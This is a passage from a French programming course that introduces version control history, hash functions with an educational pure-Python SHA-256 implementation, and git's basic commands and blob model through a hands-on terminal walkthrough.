fonctionne aussi sous l'éditeur : un programme lancé avec le débogueur s'y arrête comme sur un point rouge, ce qui permet de laisser un point d'arrêt dans le code plutôt que dans l'éditeur.

Le notebook des environnements s'ouvre lui aussi ici. Ouvrez `palindromes.ipynb`, et l'éditeur l'affiche cellule par cellule, avec un bouton de lancement devant chacune et, en haut à droite, le choix du noyau, où il faut prendre le Python du venv, exactement comme pour l'interpréteur de l'encart des venvs. Les sorties sont les mêmes que dans le navigateur, puisque c'est le même fichier et le même noyau, et les numéros d'exécution continuent de compter d'une exécution à l'autre tant que le noyau tourne, c'est lui qui les tient. Seule la page qui les affiche a changé, ce qui est, une dernière fois, toute la leçon de ces encarts.


test-examples
EXPLORER
TEST-EXAMPLES
__pycache__
.hypothesis
.pytest_cache
.venv
.vscode
settings.json
.coverage
.python-version
calcul.py
facture.py
inventaire.py
main.py
meteo.py
palindrome.py
palindromes.ipynb
pyproject.toml
README.md
test_addition_avec_hypothesis.py
test_calcul.py
test_facture.py
test_inventaire.py
test_meteo.py
test_palindrome_avec_hypothesis.py
test_palindrome.py
uv.lock
OUTLINE
facture.py
calcul.py
palindromes.ipynb
palindromes.ipynb > Palindromes > est_palindrome("Ésope reste ici et se repose")
Generate
Code
Markdown
Run All
Restart
test-examples (3.13.5) (Python 3.13.5)
Palindromes
Un notebook garde l'état entre les cellules.
def est_palindrome(s):
"""Vrai si s se lit dans les deux sens, espaces et casse ignorées."""
s = s.lower().replace(" ", "")
return s == s[::-1]
[2]
0.0s
Python
phrases = ["kayak", "radar", "python", "Engage le jeu que je le gagne"]
[p for p in phrases if est_palindrome(p)]
[3]
0.0s
Python
['kayak', 'radar', 'Engage le jeu que je le gagne']
est_palindrome("Ésope reste ici et se repose")
[4]
0.0s
Python
False
Git

Le versioning

Le logiciel (et le code source dont il est constitué) a une particularité fondamentale : il change tout le temps. Même un programme simple est rapidement modifié - pour corriger un bug, ajouter une fonctionnalité, améliorer la performance ou simplement rendre le code plus lisible. Et très vite, une question apparaît : comment savoir ce qui a changé, quand, et pourquoi ?

Sans système de versioning, le développement logiciel devient fragile. On copie des fichiers, on renomme des dossiers (« version2 », « version_finale », « version_finale_bis »), on échange du code par courriel ou sur un disque partagé. Ces solutions fonctionnent… jusqu'au moment où elles ne fonctionnent plus : on perd une modification importante, on ne sait plus quelle version est la bonne, ou deux personnes écrasent mutuellement leur travail.

Le versioning n'est pas une simple sauvegarde. Sauvegarder, c'est garder une photo du code à un instant donné. Versionner, c'est garder la mémoire de son évolution. Un bon système de versioning permet de revenir en arrière, de comprendre l'historique d'un projet, de travailler à plusieurs sans se gêner, et d'expérimenter sans casser ce qui fonctionne.

À mesure que les projets grossissent et que le travail devient collectif, le versioning devient indispensable. Il structure la façon dont on travaille, dont on collabore, et même dont on réfléchit au code. C'est ce problème, celui de gérer le changement, qui a conduit à la création des systèmes de contrôle de versions, et en particulier de Git, que nous allons étudier dans ce chapitre.

Bref historique des systèmes de gestion de versions

Première génération : local et fichier unique

L'histoire des systèmes de gestion de versions commence en 1972 aux Bell Labs, où Marc Rochkind crée SCCS (Source Code Control System). Le problème qu'il cherche à résoudre est simple : comment garder une trace des modifications apportées à un fichier de code source sans stocker une copie complète à chaque changement ? Sa solution repose sur les *deltas*, c'est-à-dire le stockage des différences entre versions successives, ce qui économise considérablement l'espace disque. Mais SCCS a des limites importantes : il ne gère qu'un seul fichier à la fois, et impose un verrouillage exclusif, ce qui signifie qu'un seul programmeur peut modifier un fichier donné à un moment donné.

Dix ans plus tard, en 1982, Walter Tichy à l'Université Purdue propose RCS (Revision Control System), une amélioration de SCCS. L'idée clé de RCS est d'inverser la logique des deltas : plutôt que de stocker la première version en entier et de reconstruire les suivantes par accumulation de différences, RCS stocke la version *courante* en entier et utilise les deltas pour reconstruire les versions plus anciennes. Le résultat est un accès beaucoup plus rapide à la version la plus récente, celle dont

on a le plus souvent besoin. Malgré cette amélioration, RCS reste limité aux fichiers individuels et au travail local sur une seule machine.

Deuxième génération : centralisé et projets entiers

Le vrai changement arrive avec CVS (Concurrent Versions System), dont le développement commence en 1986 par Dick Grune, avant d'être repris et étendu par Brian Berliner. CVS est construit par-dessus RCS, mais il apporte deux innovations majeures : il gère des arborescences complètes de fichiers plutôt que des fichiers individuels, et surtout il permet à plusieurs développeurs de travailler simultanément sur le même code. C'est le premier système véritablement *concurrent*, au sens que la section sur la concurrence donne à ce mot, plusieurs acteurs sur la même ressource, avec les conflits qui vont avec. CVS introduit aussi le modèle client-serveur, avec un dépôt central auquel les développeurs se connectent pour récupérer le code et soumettre leurs modifications. Pour la première fois, une équipe dispersée peut collaborer sur un même projet de manière structurée. Cependant, CVS souffre de faiblesses qui deviennent de plus en plus pénibles à mesure que les projets grossissent : les commits ne sont pas atomiques (une opération qui modifie plusieurs fichiers peut échouer à mi-chemin, laissant le dépôt dans un état incohérent), les renommages de fichiers sont mal gérés, et les branches sont lourdes et difficiles à manipuler.

En parallèle, le monde commercial propose ses propres solutions. Perforce, lancé en 1995, se distingue par ses performances exceptionnelles sur de très gros dépôts, y compris ceux contenant des fichiers binaires volumineux. C'est ce qui explique qu'il reste encore aujourd'hui un outil de choix dans l'industrie du jeu vidéo et dans certaines grandes entreprises, où les projets contiennent souvent des gigaoctets d'assets graphiques et sonores.

En 2000, CollabNet lance Subversion (SVN), un projet explicitement conçu pour corriger les défauts de CVS tout en conservant son modèle centralisé. SVN apporte les commits atomiques, le versioning des répertoires (et non plus seulement des fichiers), et un suivi correct des renommages. Le serveur reste la source de vérité unique, et les révisions sont numérotées de manière linéaire (r1, r2, r3…), ce qui donne une vision claire et ordonnée de l'historique. SVN deviendra rapidement le standard dans de nombreuses organisations, remplaçant CVS comme choix par défaut pour le versioning centralisé.

Troisième génération : distribué

La troisième génération naît d'un constat : le modèle centralisé, malgré ses améliorations successives, impose une dépendance fondamentale envers un serveur unique. Si le serveur tombe, personne ne peut travailler. Si la connexion réseau est lente ou absente, les opérations deviennent pénibles ou impossibles. Et surtout, le serveur central crée un goulot d'étranglement pour les très grands projets avec des centaines de contributeurs.

Le premier système distribué à être utilisé à grande échelle est BitKeeper, développé par Larry McVoy à partir de 1998. Dans un système distribué, chaque développeur possède une copie complète du dépôt, avec tout son historique. On peut travailler, créer des branches, consulter l'historique et faire des commits sans jamais contacter un serveur. La synchronisation entre les copies se fait ensuite par échange de modifications. BitKeeper est adopté en 2002 pour le développement du noyau Linux, un projet d'une envergure considérable, ce qui démontre la viabilité du modèle distribué. Mais BitKeeper est un logiciel propriétaire, et sa licence gratuite pour les projets open source est assortie de conditions restrictives. Cette tension entre un outil propriétaire et une communauté profondément attachée au logiciel libre finira par provoquer une rupture.

Pendant ce temps, d'autres projets explorent le versioning distribué sous différents angles. GNU Arch, Bazaar et Darcs proposent chacun leur vision. Darcs, en particulier, introduit une approche théorique originale basée sur des *patches commutatifs* : plutôt que de penser l'historique comme une séquence linéaire de modifications, Darcs modélise les changements comme des opérations qui peuvent être réordonnées, ce qui simplifie certaines opérations de fusion. Ces systèmes resteront relativement marginaux, mais ils contribuent à faire mûrir les idées autour du versioning distribué.

En 2005, la rupture avec BitKeeper se produit : la licence gratuite est révoquée après qu'un développeur associé au noyau Linux tente de faire de l'ingénierie inverse sur le protocole de BitKeeper. Linus Torvalds, créateur de Linux, décide alors de construire son propre système. En quelques semaines seulement, il développe Git, avec des objectifs très clairs : la vitesse, l'intégrité absolue des données, et un support massif des branches. Git adopte des choix techniques distinctifs. Plutôt que de stocker des deltas comme ses prédécesseurs, il prend des *snapshots* complets de l'état du projet à chaque commit, en s'appuyant sur la déduplication par hachage SHA-1 pour éviter la redondance. Les branches sont réduites à de simples pointeurs vers un commit, ce qui les rend extrêmement légères à créer et à manipuler. Le travail hors ligne est total, et le modèle de *staging* (l'index) ajoute une étape intermédiaire entre la modification d'un fichier et son enregistrement dans l'historique, offrant un contrôle fin sur ce qu'on inclut dans chaque commit. Git restera relativement confidentiel pendant ses premières années, avant que le lancement de GitHub en 2008 ne le propulse comme standard de facto de l'industrie.

Par une coïncidence remarquable, Mercurial est lancé la même semaine que Git, par Matt Mackall, avec exactement les mêmes motivations : répondre à la perte de BitKeeper pour le développement du noyau Linux. Mercurial propose des concepts similaires à Git mais avec une interface plus simple et plus accessible. Il sera adopté par des organisations majeures comme Facebook et Mozilla. Aujourd'hui, Mercurial reste un projet actif mais nettement moins dominant que Git, qui a capturé l'essentiel de l'écosystème grâce à la puissance de la plateforme GitHub.

Tableau récapitulatif

Système	Année	Modèle	Granularité	Particularité
SCCS	1972	Local	Fichier	Premier système, deltas
RCS	1982	Local	Fichier	Deltas inversés
CVS	1990	Centralisé	Projet	Accès concurrent
SVN	2000	Centralisé	Projet	Commits atomiques
Git	2005	Distribué	Projet	Snapshots, branches légères
Mercurial	2005	Distribué	Projet	Interface épurée

L'évolution suit une logique claire : d'abord résoudre le problème du suivi pour un fichier, puis pour un projet, puis permettre la collaboration, et enfin décentraliser pour la résilience et la flexibilité.

Git

Git domine aujourd'hui de manière écrasante le monde du versioning. Selon les enquêtes annuelles de Stack Overflow, plus de 95% des développeurs l'utilisent comme système de contrôle de versions. GitHub, GitLab et Bitbucket, les trois grandes plateformes d'hébergement de code, reposent toutes sur Git. L'essentiel de l'écosystème open source y vit, et la grande majorité des entreprises l'ont

adopté, des startups aux géants comme Google et Microsoft (qui a d'ailleurs racheté GitHub en 2018). Comprendre Git n'est pas seulement utile, c'est devenu un prérequis pour tout développeur professionnel. C'est pourquoi nous allons l'étudier en détail dans la suite de ce chapitre.

Fonction de hachage

Pour se construire un bon modèle mental du fonctionnement de git, il est essentiel de bien comprendre tout d'abord la notion de **fonction de hachage**.

Une fonction de hachage est une fonction mathématique qui prend en entrée des données (une séquence d'octets de longueur arbitraire), et qui retourne un nombre de taille fixe. Une fonction de hachage ne peut pas être n'importe quelle fonction par contre, elle doit avoir certaines caractéristiques :

— Déterminisme : Pour une même donnée en entrée, vous obtiendrez toujours exactement le même hash en sortie.
— Rapidité : Le calcul du hash doit être presque instantané.
— Effet d'avalanche : Si vous changez ne serait-ce qu'une virgule ou une majuscule dans le texte d'origine, le hash produit sera totalement différent.
— Irréversibilité (Hachage cryptographique) : Il est impossible de retrouver la donnée d'origine à partir du hash. C'est un sens unique.
— Résistance aux collisions : Il est extrêmement improbable que deux entrées différentes produisent le même hash.

Le premier critère implique qu'en dépit des apparences, un hash n'est **pas** un nombre aléatoire, il est important de le réaliser. Le dernier critère implique que l'*image* de la fonction (l'ensemble de ses valeurs possibles) doit être extrêmement grand (car s'il ne l'était pas, les collisions seraient fréquentes). La fonction de hachage SHA-1, utilisée couramment par git, produit par exemple des valeurs de 160 bits, ce qui correspond à 2^{160} valeurs possibles, ce qui est un nombre vraiment très grand, mais tout de même plus petit que ceux produits par la fonction SHA-256, aussi utilisée par les versions plus modernes de git, et dont la taille de l'image se rapproche du nombre estimé d'atomes dans l'univers (environ 2^{266}, ou 10^{80}).

Il est important de comprendre que le but d'une fonction de hachage, dans le contexte de git, est de calculer un nombre unique, à partir d'un "objet". Cet "objet" (au sens digital) peut être de plusieurs natures :

1. Une chaîne de caractères
2. Un fichier (ou document)
3. Un groupe de plusieurs fichiers
4. Une arborescence (récursive) de fichiers
5. Etc.

Chacun de ces objets peut être considéré comme étant un nombre, avec les conversions nécessaires. C'est ici qu'entrent en jeu les qualités particulières que nous avons énumérées ci-haut : pour un objet donné (un fichier par exemple), la valeur de hash doit être unique (résistance aux collisions), et toujours la même, sans exception (déterminisme). Si on ne change ne serait-ce qu'un bit d'un fichier, la valeur *doit* changer (effet d'avalanche). L'implémentation de cette fonction (dans un langage comme Python, avec la bibliothèque hashlib par exemple) doit être suffisamment rapide, parce que git l'utilisera extrêmement souvent, étant donné qu'il s'agit d'une de ses opérations fondamentales.

Implémentation de SHA-256 en Python pur (sans la bibliothèque hashlib), pour les curieux

```
# Implémentation pédagogique de SHA-256 en Python pur (sans hashlib)

def rotation_droite(valeur, decalage):
    """
    Rotation circulaire à droite sur 32 bits
    """
    return ((valeur >> decalage) | (valeur << (32 - decalage))) & 0xFFFFFFFF


def sha256(message: bytes) -> str:
    """
    Calcule le hash SHA-256 d'un message (bytes)
    et retourne une chaîne hexadécimale
    """

    # Valeurs initiales du hash
    # (32 premiers bits des parties fractionnaires
    # des racines carrées des 8 premiers nombres premiers)
    H = [
        0x6a09e667,
        0xbb67ae85,
        0x3c6ef372,
        0xa54ff53a,
        0x510e527f,
        0x9b05688c,
        0x1f83d9ab,
        0x5be0cd19,
    ]

    # Constantes de ronde
    # (32 premiers bits des parties fractionnaires
    # des racines cubiques des 64 premiers nombres premiers)
    K = [
        0x428a2f98, 0x71374491, 0xb5c0fbcf, 0xe9b5dba5,
        0x3956c25b, 0x59f111f1, 0x923f82a4, 0xab1c5ed5,
        0xd807aa98, 0x12835b01, 0x243185be, 0x550c7dc3,
        0x72be5d74, 0x80deb1fe, 0x9bdc06a7, 0xc19bf174,
        0xe49b69c1, 0xefbe4786, 0x0fc19dc6, 0x240ca1cc,
        0x2de92c6f, 0x4a7484aa, 0x5cb0a9dc, 0x76f988da,
        0x983e5152, 0xa831c66d, 0xb00327c8, 0xbf597fc7,
        0xc6e00bf3, 0xd5a79147, 0x06ca6351, 0x14292967,
        0x27b70a85, 0x2e1b2138, 0x4d2c6dfc, 0x53380d13,
        0x650a7354, 0x766a0abb, 0x81c2c92e, 0x92722c85,
        0xa2bfe8a1, 0xa81a664b, 0xc24b8b70, 0xc76c51a3,
        0xd192e819, 0xd6990624, 0xf40e3585, 0x106aa070,
```

```
        0x19a4c116, 0x1e376c08, 0x2748774c, 0x34b0bcb5,
        0x391c0cb3, 0x4ed8aa4a, 0x5b9cca4f, 0x682e6ff3,
        0x748f82ee, 0x78a5636f, 0x84c87814, 0x8cc70208,
        0x90befffa, 0xa4506ceb, 0xbef9a3f7, 0xc67178f2,
    ]

    # --- Prétraitement (padding) ---

    longueur_originale = len(message) * 8  # en bits
    message += b'\x80'  # ajout du bit 1

    # Ajout de zéros jusqu'à atteindre 448 bits modulo 512
    while (len(message) * 8) % 512 != 448:
        message += b'\x00'

    # Ajout de la longueur originale sur 64 bits
    message += longueur_originale.to_bytes(8, 'big')

    # --- Traitement par blocs de 512 bits ---

    for debut_bloc in range(0, len(message), 64):
        bloc = message[debut_bloc:debut_bloc + 64]
        W = [0] * 64  # planification du message

        # Les 16 premiers mots proviennent directement du bloc
        for i in range(16):
            W[i] = int.from_bytes(bloc[i*4:(i+1)*4], 'big')

        # Extension des 16 mots en 64
        for i in range(16, 64):
            s0 = (
                rotation_droite(W[i-15], 7)
                ^ rotation_droite(W[i-15], 18)
                ^ (W[i-15] >> 3)
            )
            s1 = (
                rotation_droite(W[i-2], 17)
                ^ rotation_droite(W[i-2], 19)
                ^ (W[i-2] >> 10)
            )
            W[i] = (W[i-16] + s0 + W[i-7] + s1) & 0xFFFFFFFF

        # Initialisation des registres de travail
        a, b, c, d, e, f, g, h = H

        # --- Boucle principale de compression ---
```

```
        for i in range(64):
            S1 = (
                rotation_droite(e, 6)
                ^ rotation_droite(e, 11)
                ^ rotation_droite(e, 25)
            )
            choix = (e & f) ^ (~e & g)
            temp1 = (h + S1 + choix + K[i] + W[i]) & 0xFFFFFFFF

            S0 = (
                rotation_droite(a, 2)
                ^ rotation_droite(a, 13)
                ^ rotation_droite(a, 22)
            )
            majorite = (a & b) ^ (a & c) ^ (b & c)
            temp2 = (S0 + majorite) & 0xFFFFFFFF

            h = g
            g = f
            f = e
            e = (d + temp1) & 0xFFFFFFFF
            d = c
            c = b
            b = a
            a = (temp1 + temp2) & 0xFFFFFFFF

        # Ajout du résultat du bloc au hash courant
        H = [
            (x + y) & 0xFFFFFFFF
            for x, y in zip(H, [a, b, c, d, e, f, g, h])
        ]

    # Conversion finale en hexadécimal
    return ''.join(f'{valeur:08x}' for valeur in H)


# Exemple d'utilisation
if __name__ == "__main__":
    print(sha256(b"hello world"))
```

Une valeur de hash particulière pourrait être par exemple :

`2123f2435e1dbe255a323c90e97e38f759fe8946`

ce qui correspond à un nombre hexadécimal (en base 16 donc, qui s'exprime avec les dix chiffres 0 à 9, ainsi que les 6 premières lettres de l'alphabet, de `a` à `f`) de 40 "chiffres". Chaque caractère hexadécimal de cette chaîne étant équivalent à 4 bits, nous avons donc un nombre de $40 \times 4 = 160$ bits, qui permet d'exprimer donc 2^{160} valeurs possibles.

Faites-vous une idée concrète du fonctionnement d'une fonction de hachage à l'aide de cette applet interactive :

Applet interactive : à utiliser en ligne, sur la page « Le versioning avec git » du site du cours.

Finalement, une manière de comprendre le rôle que peut jouer une fonction de hachage est en tant qu'une sorte de "signature" : une signature *représente* une personne ou un document de manière unique, sans aucune ambiguïté possible. Il est également possible de se représenter un hash en tant que *pointeur* vers quelque chose, ce qui est la métaphore utilisée par git, comme nous le verrons concrètement.

> La notion de hachage est utilisée de manière centrale par git, mais il s'agit d'une notion fondamentale en informatique. Elle est particulièrement importante dans le monde de la cryptographie, qui est la science de l'échange et de la manipulation de "secrets". Elle joue également un rôle fondateur dans des domaines plus récents et émergents, comme les cryptomonnaies (Bitcoin est l'exemple le plus fameux) et de manière plus générale, la notion de chaîne de blocs (blockchain en anglais).

Les fondements de git

Git est un outil pour la ligne de commande qui utilise un modèle de données particulier pour représenter et manipuler le contenu et l'évolution historique de l'ensemble de fichiers d'un projet de développement logiciel. Nous allons l'étudier tout en l'utilisant concrètement. Il vous est recommandé d'entrer les commandes qui vont suivre dans votre propre ligne de commande au moment de la lecture, afin de rendre plus concrètes les notions que nous verrons.

La première notion importante de git est celle de *dépôt* (repository en anglais), qui correspond à un répertoire particulier, et qui constitue un projet au sens de git. Ce répertoire peut déjà exister (et contenir des fichiers) ou être créé pour l'occasion et donc être vide. Nous allons donc tout d'abord créer un nouveau répertoire :

```
$ mkdir mon_premier_depot
$ cd mon_premier_depot
$ ls -al
total 0
drwxr-xr-x@  2 cjauvin  staff    64 Jan 13 16:54 ./
drwxr-x---+ 75 cjauvin  staff  2400 Jan 13 16:54 ../
```

Notre répertoire n'est pas encore un dépôt git, mais avec cette commande il le devient :

```
$ git init
Initialized empty Git repository in /Users/cjauvin/mon_premier_depot/.git/
```

On peut constater que git a ajouté un sous-répertoire spécial dans notre répertoire :

```
$ ls -al
total 0
drwxr-xr-x@  3 cjauvin  staff    96 Jan 13 16:58 ./
drwxr-x---+ 75 cjauvin  staff  2400 Jan 13 16:54 ../
drwxr-xr-x@  9 cjauvin  staff   288 Jan 13 17:10 .git/
```

Ce répertoire contient toutes les données dont git aura besoin pour gérer notre dépôt. On peut le voir comme une sorte de base de données aussi, qui est pour le moment vide :

```
$ ls -al .git
total 24
drwxr-xr-x@  9 cjauvin  staff  288 Jan 13 17:10 ./
drwxr-xr-x@  3 cjauvin  staff   96 Jan 13 16:58 ../
-rw-r--r--@  1 cjauvin  staff  137 Jan 13 16:58 config
-rw-r--r--@  1 cjauvin  staff   73 Jan 13 16:58 description
-rw-r--r--@  1 cjauvin  staff   21 Jan 13 16:58 HEAD
drwxr-xr-x@ 16 cjauvin  staff  512 Jan 13 16:58 hooks/
drwxr-xr-x@  3 cjauvin  staff   96 Jan 13 16:58 info/
drwxr-xr-x@  4 cjauvin  staff  128 Jan 13 16:58 objects/
drwxr-xr-x@  4 cjauvin  staff  128 Jan 13 16:58 refs/
```

Commençons notre exploration en créant tout d'abord un premier fichier :

```
$ echo "allo!" >> toto.txt
```

À ce stade, l'état du fichier est "untracked", c'est-à-dire qu'il ne fait pas partie du dépôt (même si git a tout de même remarqué sa présence) :

```
$ git status
On branch main

No commits yet

Untracked files:
  (use "git add <file>..." to include in what will be committed)
        toto.txt

nothing added to commit but untracked files present (use "git add" to track)
```

On peut ajouter le fichier dans le "staging area" de git, qui constitue une sorte d'espace de travail temporaire, qui sert à accumuler les changement que nous voudrons "committer" plus tard :

```
$ git add toto.txt
```

Une fois le fichier ajouté, la même commande permet de constater le changement d'état. Pour le moment, le nouveau fichier est dans le staging area, prêt à être committé :

```
$ git status
On branch main

No commits yet

Changes to be committed:
  (use "git rm --cached <file>..." to unstage)
        new file:   toto.txt
```

On est maintenant prêt à faire notre premier commit, qui est simplement l'ajout officiel de ce fichier dans la base de données git :

```
$ git commit -m "Premier commit"
[main (root-commit) 1359fb1] Premier commit
 1 file changed, 1 insertion(+)
 create mode 100644 toto.txt
```

Une fois ce premier commit effectué, notre dépôt git est démarré en bonne et due forme, et on peut commencer à l'inspecter en profondeur pour en comprendre le fonctionnement et le modèle de données. Il est important de savoir que les commandes qui vont suivre sont très rarement utilisées dans l'usage quotidien de git (pratiquement jamais en fait). On s'en sert ici simplement en tant qu'outils pédagogiques.

Premier type d'objet fondamental git : le blob

Le modèle de données de Git est constitué de quatre types fondamentaux d'objets. Le premier type est le *blob*, qui correspond aux données binaires compressées d'un fichier donné (ici `toto.txt`) :

```
$ git ls-tree -r HEAD
100644 blob 4c7d057645ac149446d1289aaa6f9fd74e91ce13    toto.txt
```

Notre premier blob a donc comme identifiant le hash `4c7d057645ac149446d1289aaa6f9fd74e91ce13`. Voici comment git calcule le hash du blob, à partir du fichier original qu'on a ajouté :

```
$ git hash-object toto.txt
4c7d057645ac149446d1289aaa6f9fd74e91ce13
```

Cette valeur particulière devrait être la même pour vous, dans votre environnement, car elle n'est pas une valeur aléatoire, elle est entièrement déterministe. La seule chose qui pourrait changer la donne serait que votre git soit configuré pour utiliser une autre fonction de hachage que `SHA1`, ce qui est possible.


Si on entre la valeur `allo!` dans l'applet interactif ci-haut, on n'obtient pas cette valeur particulière de hash pourtant (essayez-le, avec la fonction `SHA1`)… pourquoi donc ? Parce que git hache en fait un peu plus que simplement le contenu du fichier : il hache la valeur `blob <taille>\0<contenu>`, où `<contenu>` correspond dans notre cas à `allo!\n` (le `\n` est un caractère spécial pour le retour de chariot, newline en anglais) et la `<taille>`, en nombre de caractères, est donc 6. Donc si on entre la valeur `blob 6\0allo!\n` dans l'applet, le même hash que celui calculé par git devrait apparaître.

Ce blob est en fait un fichier, qui est sauvegardé dans la base de données spéciale de git (dans le répertoire caché `.git`). Le chemin vers ce fichier (de blob) est créé à partir du hash, qui est séparé en deux parties (la première correspondant à son préfixe de deux caractères) :

```
$ ll .git/objects/
total 0
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 12:16 4c/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 12:16 9e/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 12:16 cf/
drwxr-xr-x@ 2 cjauvin  staff    64B Jan 15 12:16 info/
drwxr-xr-x@ 2 cjauvin  staff    64B Jan 15 12:16 pack/
$
$ ll .git/objects/4c
total 8
-r--r--r--@ 1 cjauvin  staff    21B Jan 15 12:16 7d057645ac149446d1289aaa6f9fd74e91ce13
```

Contrairement à `toto.txt`, qui contient du texte, le blob n'est pas lisible, car il est constitué de données binaires compressées :

```
cat .git/objects/4c/7d057645ac149446d1289aaa6f9fd74e91ce13
xK��OR0cH���W�+�⏎
```



Essayons maintenant de modifier notre fichier texte en y ajoutant une ligne :

```
$ echo "bonjour" >> toto.txt
$ cat toto.txt
allo!
bonjour
```

Et vérifions l'effet sur git avec la commande `git status` :

```
$ git status
On branch main
Changes not staged for commit:
  (use "git add <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
        modified:   toto.txt
no changes added to commit (use "git add" and/or "git commit -a")
```

Pour voir le changement précis que git détecte on peut utiliser `git diff` :

```
$ git diff
diff --git a/toto.txt b/toto.txt
index 4c7d057..48bed0c 100644
--- a/toto.txt
+++ b/toto.txt
@@ -1 +1,2 @@
 allo!
+bonjour
```

Que se passerait-il si on tentait de committer notre changement à ce point ?


```
$ git commit -m "Deuxième commit"
On branch main
Changes not staged for commit:
  (use "git add <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
        modified:   toto.txt

no changes added to commit (use "git add" and/or "git commit -a")
```

Il n'y a rien (encore) à committer, car le changement n'a pas été ajouté dans le staging area avec la commande `git add`, dont on peut tout de suite voir l'effet avec `git status` :

```
$ git add toto.txt
$
$ git status
On branch main
Changes to be committed:
  (use "git restore --staged <file>..." to unstage)
        modified:   toto.txt
```

Voici le modèle mental qu'il faut préférablement avoir des trois "endroits" importants qui sont impliqués dans le pipeline de création d'un commit :



les trois "endroits" importants de git

Nous sommes maintenant prêt pour le deuxième commit :

